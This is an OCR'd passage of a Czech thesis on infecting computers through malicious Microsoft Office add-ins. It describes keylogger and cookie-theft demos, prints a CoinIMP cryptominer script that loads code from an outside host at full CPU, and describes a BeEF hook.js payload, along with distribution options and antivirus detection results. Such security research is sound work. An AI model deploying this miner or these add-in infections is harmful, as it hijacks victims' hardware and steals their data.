
1. První video ukázka VSTO_AddIn_DowloadScript simuluje infekci prostřednictvím Microsoft Office doplňku obsahující škodlivý kód na stažení a provedeni PowerShell příkazů. Tento payload je více popsán v kapitole 5.2.2.

   Tato simulace začíná samotnou instalací doplňku a pokračuje následným spuštěním Microsoft Office Word produktu již s nainstalovaným infikovaným doplňkem. Následně je možné vidět, že stažený skript byl proveden a útočníkovi přišel email s odcizenými cookies soubory. V simulaci také demonstruji automatické mazaní staženého skriptu při ukončování aplikační domény. Pro ověření perzistence (registru LoadBehavior) spustím Microsoft Office Word znova a zkontroluji zda útočník obdržel další email s citlivými cookies soubory.

2. Druhá video ukázka VSTO_AddIn_Keylogger zobrazuje infekce s použitím keyloggeru jako payloadu (viz kapitola 5.2.2).

   I tato video ukázka začíná instalací škodlivého doplňku a spuštění infikovaného Microsoft Office produktu. Po ukončení Microsoft Office Word je možné vidět výpis běžících procesů v cílovém počítači. Pod procesem keylogger běží výše zmíněný payload (viz kapitola 5.2.2). Taktéž video ukázka znázorňuje výpis registrů, do kterých se keylogger zavedl (zajištění perzistence payloadu). Pro potřebu videa jsem payload upravil z potřebných 1000 znaků (viz kapitola 5.2.2) nutných k odeslání emailu na 10 znaků. Zásluhou této úpravy je možné vidět doručení emailu s přiloženým txt souborem obsahující záznam stisknutých kláves.

Instalační soubory obou payloadů jsem otestoval na webové stránce VirusTotal. Výsledky testů je možné vidět na Obrázku 8. V levé části je výsledek pro infekci a payload ve video ukázce VSTO_AddIn_DowloadScript (stažení a provedení skriptu) a v pravé části obrázku je umístěn výsledek pro infekci a payload ve video ukázce VSTO_AddIn_Keylogger (zavedení keyloggeru).



Obrázek 8: Srovnaní detekce payloadu ve VSTO doplňku

Infekce s payloadem pro stažení a provedení skriptu nebyla odhalena žádným antivirovým řešením, avšak keylogger byl odhalen 15 antivirovými řešeními.

Keylogger byl vytvořen na principu metody, která je pro antivirové společnosti známa. Zdrojový kód popisující princip fungování výše zmíněného keyloggeru je součástí příloh práce.

5.3 Shrnutí infekce VSTO doplňků

Jak již předcházející kapitoly s video ukázkami (viz kapitola 5.2.4) avizovaly, infekce skrze VSTO doplňky je možná. I přes fakt, že doplněk při svém spuštění běží v izolované aplikační doméně, nejedná se o uzavřené prostředí (sandbox). Útočník může tedy ke zdrojům cílového počítače libovolně přistupovat, což umožňuje vytvořit ve VSTO doplňku infekci i payload. Útočník však musí zvážit vhodný payload (viz kapitola 5.2.2). Pokud vloží payload přímo do VSTO doplňku, bude tento payload aktivní pouze po dobu existence aplikační domény.

VSTO infekce má dvě nevýhody. Největší nevýhodou je nutnost doplněk nainstalovat, což může potencionální oběť odradit. Další nevýhodou, která se i při mém testování doplňku objevila, je zrušení nainstalovaného doplňku vinou aktualizace Microsoft Office balíku. Jedná se o chybu implementace VSTO na straně Microsoftu. Opětovné nasazení doplňku je složitější a pro běžného uživatele může být komplikované.

Kvůli nepřidání VSTO doplňku do Microsoft Office obchodu, začaly tyto doplňky ztrácet na známosti a většina společností a vývojářů přešla na tvorbu doplňku skrze platformu pro Office doplňky (viz další kapitola 5.4).

5.4 Platforma Office doplňků


Platforma Office doplňků (Office Add-ins platform) využívá k tvorbě doplňků webové technologie jako jsou HTML, CSS, JavaScript. Doplňky vytvořené touto metodou jsou multiplatformní. Lze je tedy uplatnit na více operačních systémech (Windows, Mac) či dokonce na samotném webovém prohlížeči umožňující práci s Microsoft Office produkty. [48]

5.4.1 Vývoj platformy Office doplňků

Platforma Office doplňků byla představena již v roce 2013 pod jménem Aplikace pro Office (Apps for Office), avšak kvůli řadě technických omezení neměl model Apps for Office velký úspěch. Společnosti tedy volily tvorbu doplňků skrze VSTO. V roce 2016 byla představená platforma Office doplňků (Office Add-ins platform), která odstranila předešlé technické problémy modelu Apps for Office a ulehčila nasazení cíleného doplňku (viz kapitola č. 5.4.3). [49]

5.4.2 Funkce platformy Office doplňků

Platforma Office doplňků využívá dva základní komponenty. [48] Prvním komponentem je XML manifest definující základní nastavení doplňků a určuje vztah jakým doplněk interaguje s uživatelem. Taktéž tento manifest odkazuje na webovou stránku, která je druhým komponentem platformy Office doplňků. [50] HTML stránka je zobrazená uvnitř Microsoft Office produktu. Ke komunikaci s Microsoft Office produktem a HTML stránkou je použito JavaScriptové rozhraní pro programování aplikaci (API). HTML stránka tedy obsahuje veškerou funkcionalitu doplňku. [51]



Obrázek 9: Sestavení doplňku prostřednictvím platformy Office doplňků

Na Obrázku 9 lze vidět příklad jakým způsobem je doplněk zobrazen v Microsoft Office produktu. HelloWorldManifest.xml zobrazuje zjednodušený XML manifest. V tomto zjednodušeném manifestu je možné vidět XML značku (tag) SourceLocation udávající webový odkaz, na němž se nachází veškerá funkcionalita doplňku. Hodnota HostAdd určuje cestu k webové stránce Home.html. Při vývoji doplňku bývá tato hodnota nahrazena tagem localhost:xxxx (xxxx symbolizují volný port). Dalším tagem v HelloWordManifest.xml manifestu je URL id = "TaskPane". Tento tag udává grafické uživatelské rozhraní (GUI) produktu Microsoft Office, ve kterém bude zobrazena webová stránka Home.html. Hodnota TaskPane vytváří GUI prvek podokno úloh, které je zobrazeno na Obrázku 9 v části Microsoft Office produkt. Webová stránka Home.html obsahuje základní HTML strukturu (html, head, body) zahrnující párový tag <h2> Hello World! </h2>. Funkcionalitou webové stránky Home.html je výpis nadpisu druhé úrovně, který je zobrazen na Obrázku 9 v části Microsoft Office produkt.

5.4.3 Způsoby nasazení doplňku skrze platformu Office doplňků

Existují čtyři distribuce Microsoft Office doplňku.

1. Centralizované nasazení (Centralized deployment)
   Metoda je určena pro organizace. Pro použití centralizovaného nasazení doplňku je potřeba mít službu správa Microsoftu 365 (The Office 365 admin center) a být administrátorem služby Office 365 pro danou organizaci. Administrátor může doplněk nasadit všem za-

městnancům organizace nebo určitým skupinám zaměstnanců. Doplněk je touto metodou automatiky zaveden zaměstnancům bez nutnosti jakékoliv konfigurace. [52]

2. SharePoint
   Jedná se o platformu pro sdílený přistup k Microsoft Office dokumentům, intranetovým stránkám nebo může fungovat jako firemní sociální sít. Stejně jako předchozí metoda nasazení doplňku, tak i tato metoda je určena především pro organizace. Pouze administrátor platformy SharePoint může nahrát doplněk pro Microsoft Office dokumenty. Jakmile zaměstnanec vytvoří či otevře Microsoft Office dokument, bude pro něj doplněk dostupný, ale pouze na platformě SharePoint. Pokud Microsoft Office dokument stáhne na svůj lokání počítač doplněk nebude dále k dispozici. [53]

3. Microsoft Office obchod (Microsoft AppSource)
   Již v roce 2016 Microsoft vytvořil Microsoft Office obchod (Microsoft AppSource) pro své Microsoft Office doplňky, na kterém mohou vývojáři své doplňky zadarmo či za finanční obnos distribuovat. V roce 2016 se v tomto obchodě nacházelo kolem 200 doplňků pro Microsoft Office produkty. O rok později se počet doplňků zvýšil na 2600. Navýšení dostupných doplňků bylo zapříčiněno přidáním Microsoft Office obchodu přímo do Microsoft Office produktů. Aktuálně v březnu 2020 se v obchodě nachází 2940 doplňků pro Office 365.

   Jestliže útočník bude chtít svůj doplněk distribuovat přes Microsoft AppSource, musí velmi dobře implementovat infekci a payload. Před nasazením doplňku do Microsoft Office obchodu dochází k jeho automatické kontrole společností Microsoft. Pokud je v doplňku objevena infekce či payload, je doplněk zamítnut k distribuci. Další podmínkou pro úspěšnou distribuci doplňku je nutnost dodržet celou řadu nařízení, které jsou dostupné v smluvních podmínkách Microsoft AppSource. [54]

4. Síťové sdílení (Network share)
   V této metodě nasazení je funkcionalita doplňku hostována na webové stránce. k úspěšnému použití doplňku je nutné aby si uživatel obstaral od vydavatele doplňku manifest, který obsahuje adresu a přístupové práva (token) na webovou stránku s doplňkem. Po získaní manifestu musí uživatel tento manifest vložit do Microsoft Office produktu. [55]

Žádná z metod nasazení nemá dokonalé počáteční podmínky pro infekci. První dvě zmíněné metody (Centralizované nasazení, SharePoint) lze použít pro hromadnou infekci firemních počítačů využívající Microsoft Office produkty. Je však nutné, aby útočník prvně získal administrátorská práva od služby správa Microsoftu 365 nebo SharePoint. Získání těchto oprávnění je složité, neboť by útočník musel prolomit dvoufaktorové ověření (heslo ke službě, potvrzovací SMS zpráva) a další bezpečností prvky jako je například nutnost být přihlášen ve firemní sítí. [56] Pro infekci skrze Microsoft AppSource (Microsoft Office obchod) musí útočník otestovat algoritmus, který Microsoft využívá k automatické kontrole doplňků a zjistit, zda algoritmus lze obejít. Testování tohoto algoritmu bude časově náročně, jelikož Microsoft na svých webových

stránkách uvádí, že výsledky, zda doplněk prošel přes bezpečností kontrolu bude znám za 3 až 5 dní. Pokud útočník uspěje, bude jeho doplněk veřejně dostupný jak pro běžné uživatele, tak pro společnosti. [54] Nasazení doplňku prostřednictvím síťového sdílení může uživatele odradit, kvůli nutnosti provedení řady nastavení (v Microsoft Office produktu i v operačním systému Windows) k zprovoznění doplňku. Tato metoda je výhodná pro útočníka, protože může kdykoliv a snadno modifikovat payload uložený na webové stránce.

5.5 Vytvoření infekce pomocí platformy Office doplňku


V kapitole se pokusím vytvořit infekci a dva rozdílné payloady pro platformu Office doplňku. Infekce bude součástí manifestu (viz kapitola 5.4.3) a payloady budou implementovány na HTML stránce. Na konci kapitoly zhodnotím, zda je infekce přes platformu Office doplňku možná.

5.5.1 Zprovoznění doplňku

Pro nasazení doplňku jsem zvolil metodu síťového sdílení (viz kapitola 5.4.3).

K vyzkoušení infekce je zapotřebí zajistit hostovaní HTML stránky. Pro účel hostování jsem využil webový server IIS Express[2]. Tento webový server bude HTML stránku provozovat na lokální adrese hosta (localhost) na portu 50187. Následně vytvořím virtuální počítač (Windows 10) simulující uživatele doplňku. Virtuální počítač se pro přístup na localhost od hostujícího počítače musí nacházet ve stejné sítí. Uživatel (virtuální počítač) bude k hostované HTML stránce přistupovat prostřednictvím Microsoft Office Word doplňku (viz Obrázek 10).

[2]IIS Express je odlehčená verze softwarového serveru IIS. Tato verze IIS je určena především pro testovací účely a vývojáře.



Obrázek 10: Infikovaný doplněk vytvořený skrze platformu Office doplňků

5.5.2 Infekce a payload

K infekci využiji manifest, který uživatele přesměruje na HTML stránku obsahující payload.

K provedení infekce bude potřeba pro daného uživatele (virtuální počítač) nasdílet manifest doplňku. Uživatel bude muset v produktu Microsoft Office Word nastavit cestu k manifestu. Dalším krokem uživatele je v menu *Moje doplňky* (My add-ins) aktivovat tento doplněk. Posledním nutným nastavením k správnému nasazení doplňku je potřeba restartovat Microsoft Office Word.

K otestovaní, zda lze provést škodlivý kód v Microsoft Office Word jsem se rozhodl vytvořit dva odlišné payloady.

1. Prvním payloadem se pokusím otestovat možnost těžby virtuální měny v Microsoft Office doplňku. Pro experiment jsem zvolil měnu CoinIMP využívající k těžbě procesor (CPU) uživatele. Při registraci na stránkách společnosti, která zprostředkovává tuto těžbu jsem získal automaticky vygenerovaný JavaScriptový kód (viz Výpis 4). [57]

```
<script src="https://www.hostingcloud.racing/pAPP.js"></script>
<script>
    var _client = new Client.Anonymous('41
        c9e2f3aec123e3baef04414eb0dc3fa461dfe36984847d89311bxxxxxxxxxx', {
        throttle: 0
    });
    _client.start();
</script>
```

Výpis 4: Skript pro těžbu CoinIMP

První řádek Výpisu 4 odkazuje na JavaScriptový kód, který využívá procesor k výpočtu hašovacích funkcí (hash). Následně je možné vidět hexadecimální řetězec o konstantní délce 64 znaků (kvůli možnému zneužití jsem posledních 10 znaků nahradil znaky x). Tento řetězec slouží jako jedinečný identifikátor (ID). Na základě ID je určena osoba (v případě diplomové práce útočník) získávající vytěženou měnu do své virtuální peněženky. Hodnota throttle ve Výpisu 4 udává na kolik procent se má procesor uživatele vytížit. Pokud je throttle na hodnotě 0 využívá se 100 % CPU. Nejnižší nastavitelnou throttle hodnotu je 0.9 (využití 10 % CPU). [57]

2. Obsahem druhého payloadu je škodlivý kód, který uživatele přiměje využít hook.js. [58] Tento JavaScriptový kód je určen k takzvanému zachycení (hook) uživatele. Jakmile je uživatel zachycen, může útočník získat z jeho webového prohlížeče citlivé údaje či dokonce pomocí phishingových metod přimět uživatele k provedení dalšího payloadu.

5.5.3 Průběh infekce a payloadu

V kapitole proberu podrobnější postup infekce a provedení obou výše zmíněných payloadů (viz kapitola 5.5.2). V příloze práce lze také nalézt videa (OfficeJS_AddIn_Mining, OfficeJS_AddIn_Hook) simulující průběh payloadů. Také otestuji infekci s payloady na vybraných antivirových programech.

Infekce pro oba payloady byla provedena stejným způsobem, a to skrze manifest doplňku. Tento postup infekce jsem již avizoval v kapitole 5.5.2.


1. Pro payloadou na těžbu CoinIMP jsem throttle nastavil na hodnotu 0 (využití 100 % CPU). Kód jsem vložil na HTML stránku, která doplňku poskytuje funkcionalitu.

   Manifest doplňku obsahuje krom odkazu na infikovanou HTML stránku i implementaci GUI prvků využívající se v doplňku Microsoft Office Word. Na obrázku 10 lze vidět, že manifest přidal do nabídky tlačítko *Show Taskpane*. Toto tlačítko vytvoří podokno úloh (task pane), ve kterém je zobrazen obsah a funkce HTML stránky. Útočníkova HTML stránka kromě infekce obsahuje výpis textu „Hello Word !!!“ (lze vidět ve video ukázce

OfficeJS_AddIn_Mining a na Obrázku 10). Jakmile uživatel stiskne tlačítko *Show Taskpane*, dojde k provedení payloadu a uživatel nevědomě poskytuje útočníkovi hardware k těžbě kryptoměny.

V přiloženém videu OfficeJS_AddIn_Mining je simulován počítač uživatele (virtuální počítač) na němž se spouští škodlivý Microsoft Office doplněk. Součástí video ukázky je výpis správce úloh (task manager) zobrazující proces Microsoft Office Word využívající CPU uživatele na 100%.

2. Payload pro zachycení (hook) uživatele je taktéž vložen na HTML stránce útočníka. Pro realizaci infekce a payloadu využívám nástroj BeEF[3] umožnující útočníkovi získat informace o cílovém počítači či pomocí phishingových metod si v cílovém počítači zajistit perzistenci. Manifest stejně jako u předešlého payloadu načte GUI prvky pro Microsoft Office Word (viz Obrázek 10). [59]




Obrázek 11: Průběh hook.js payloadu

Obrázek 11 zobrazuje průběh infekce a provedení payloadu. Komunikaci zahajuje uživatel zasláním žádosti (request) na webový server prostřednictvím manifestu. Webový server zachytí (hook) uživatele a vytvoří spojení mezi útočníkem a uživatelem. Webový server také odešle (response) funkcionalitu HTML stránky uživateli. Přerušovaná šipka na Obrázku 11 symbolizuje volitelný payload, který může útočník pomocí nástroje BeEF odeslat.

Přiložené video OfficeJS_AddIn_Hook je rozdělené do dvou části. V první části (od 0:00 do 0:08) je možné vidět, jak infekce proběhne na straně uživatele. Následně začíná druhá část videa (Od 0:09 do 0:37) z pohledu útočníka. Tato část videa se odehrává v operačním systému Kali Linux a ukazuje, jak je útočník skrze BeEF informován o zachyceném uživateli.

[3]BeEF je penetrační nástroj zaměřující se na testovaní webových prohlížečů. Tento penetrační nástroj umožňuje navázat komunikaci mezi útočníkem a webovým prohlížečem uživatele, který je napadený skrze zranitelnost XSS.

Oba payloady jsem se rozhodl otestovat několika antivirovými aplikacemi od různých výrobců. Výrobci byli zvoleni podle zastoupení na trhu v oblasti antivirových řešení. Na obrázku 12 je možné vidět pět výrobců antivirových programů s největší zastoupením na trhu v listopadu 2019. [60]



Obrázek 12: Rozdělení trhu antivirových společností, listopad 2019

Čtyři z testovaný antivirových vydavatelů (Symantec Corporation, ESET, Bitdefender a AVAST Software a.s) nabízejí více edic svých antivirových programů, proto jsem se rozhodl otestovat jejich nejlevnější a nejdražší edici. V Tabulce 7 je možné vidět výrobce antivirového řešení a jeho testované antivirové softwary.

Antivirový program	Vydavatel	Jediná edice	Nejlevnější edice	Nejdražší edice
Norton 360	Symantec Corporation	✗	Norton 360 STANDART	Norton 360 PREMIUM
McAfee	McAfee, Inc	McAfee Total Protection	✗	✗
ESET	ESET	✗	ESET NOD32	ESET Smart Security Premium
Bitdefender	Bitdefender	✗	Bitdefender Antivirus Plus 2020	Bitdefender Total Security 2020
Avast Antivirus	AVAST Software a.s.	✗	Avast Free Antivirus	Avast Antivirus Premium Security

* ✗ Antivirový program neobsahuje tuto možnost.

Tabulka 7: Edice antivirových programů

Pouze antivirová společnost McAfee nabízí jednu edici svého softwaru. První čtyři antivirové společností (Symantec Corporation, McAfee, ESET, Bitdefender) nabízejí svůj produkt

jako placený software, společnost AVAST Software a.s. poskytuje své základní antivirové řešení zdarma.

Zmíněné antivirové programy jsou nainstalované na cílovém počítači uživatele (virtuální počítač). Na tomto virtuálním počítači je nainstalovaná nejnovější verze operačního systému Windows 10 (verze 1909 build 18363.657). Všem antivirovým programům jsem nechal výchozí nastavení a aktualizoval jsem je na nejnovější verzi. Následně jsem spustil doplněk, který se připojil na infikovaný server. V Tabulce 8 je vidět antivirový software spolu s výsledky pro jednotlivé payloadu.

Antivirový program	Těžba CoinIMP	Hook.js
Norton 360 STANDART	✗	✗
Norton 360 PREMIUM	✗	✗
McAfee	✗	✗
ESET NOD32	✓	✗
ESET Smart Security Premium	✓	✗
Bitdefender Antivirus Plus 2020	✗	✓
Bitdefender Total Security 2020	✗	✓
Avast Free Antivirus	✗	✗
Avast Antivirus Premium Security	✗	✗

* ✗ Antivirový program neodhalil infekci s payloadem.
* ✓ Antivirový program odhalil infekci s payloadem.

Tabulka 8: Srovnaní antivirových programů na testovaných payloadech

Škodlivý doplněk byl odhalen pouze u antivirových výrobců ESET (ESET NOD32 a ESET Smart Security Premium) a Bitdefender (Bitdefender Antivirus Plus 2020, Bitdefender Total Security 2020). Oba testované antivirové programy společností ESET zablokovaly těžbu kryptoměny, avšak zachycení uživatele pomocí hook.js již neodhalily. Antivirové programy vydavatele Bitdefender okamžitě nalezly hook.js a toto spojení zablokovaly, nicméně těžbu virtuální měny umožnily.

5.6 Shrnutí infekce platformy Office doplňku

Infekce skrze doplňky na platformě Office doplňku je skutečně možná. Nevýhodou této infekce jsou způsoby nasazení doplňku do cílového počítače. Útočník má tři způsoby jak doplněk distribuovat. Prvním způsobem je možnost hromadně nasadit doplněk do všech firemních počítačů (Centralizované nasazeny, SharePoint) využívající Microsoft Office produkty. K tomuto nasazení ovšem útočník potřebuje administrátorská práva a splnit řadu dalších bezpečnostních opatření (například být ve firemní síti). Druhým způsobem je nasadit doplněk do Microsoft Office obchod, zde je ale doplněk zkontrolován bezpečnostním algoritmem společnosti Microsoft. Pokud by se útočníkovi podařilo infekci a payloadu ukrýt před tímto algoritmem, pak bude doplněk dostupný pro širokou komunitu uživatelů a firem. Posledním způsobem je hostovat doplněk na webovém serveru. Nevýhodou metody je nutnost, aby uživatel udělal sérii netriviálních kroků k aktivaci doplňku, což může uživatele odradit od nasazení doplňku.

Útočník musí také volit správný payload na webovém serveru. Uživatel může být připojen na infikovaném serveru jen krátkou chvíli. Doplněk se k webovém serveru připojí pouze když je správně spuštěn a spojení existuje pouze po dobu spuštění doplňku, respektive po vypnutí doplňku je ukončeno veškeré spojení s webovým serverem. V Dokumentaci pro platformu Office doplňku je možné nalézt kapitolu popisující postup pro automatické spuštění doplňku při otevření Microsoft Office Word. [61] Bohužel se mi automatické spuštění doplňku nepodařilo zprovoznit z neznámých důvodu. Během provozu se žádná chyba nevyskytla a Microsoft Office Word hlásil úspěšné spuštění doplňku, ke kterému ve skutečnosti nedošlo. Pokud by se útočníkovi podařilo zajistit spuštění doplňku automaticky při otevření Microsoft Office Word, mohl by opakovaně provádět payload na straně uživatele (zajištění perzistence). Rovněž by útočník mohl na webovém serveru měnit obsah payloadu dle potřeby.

V průběhu vývoje infekce a payloadu jsem narazil pouze na jedno omezení pro platformu Office doplňku. Microsoft Office Word není schopen zobrazit JavaScriptový alert box z HTML stránky. Pokud je alert box použit, vytvoří to chybu na straně webového serveru. Pro použití alert boxu je v dokumentaci od Microsoftu zmíněná alternativa v podobě dialogových API (dostupné pro Microsoft Office Word, Excel, PowerPoint a Outlook). [62] Ve Výpisu 5 je možné vidět kód pro dialogové API.


```
Office.context.ui.displayDialogAsync('Webová stránka');
```

Výpis 5: Vytvoření dialogového okna v Microsoft Office Word

Tato metoda (viz Výpis 5) má povinný parametr, a to odkaz na webovou stránku, která se má zobrazit v dialogovém okně (Dialog box). Příklad, jak vypadá dialogové okno v Microsoft Office Word lze vidět na Obrázku 13.

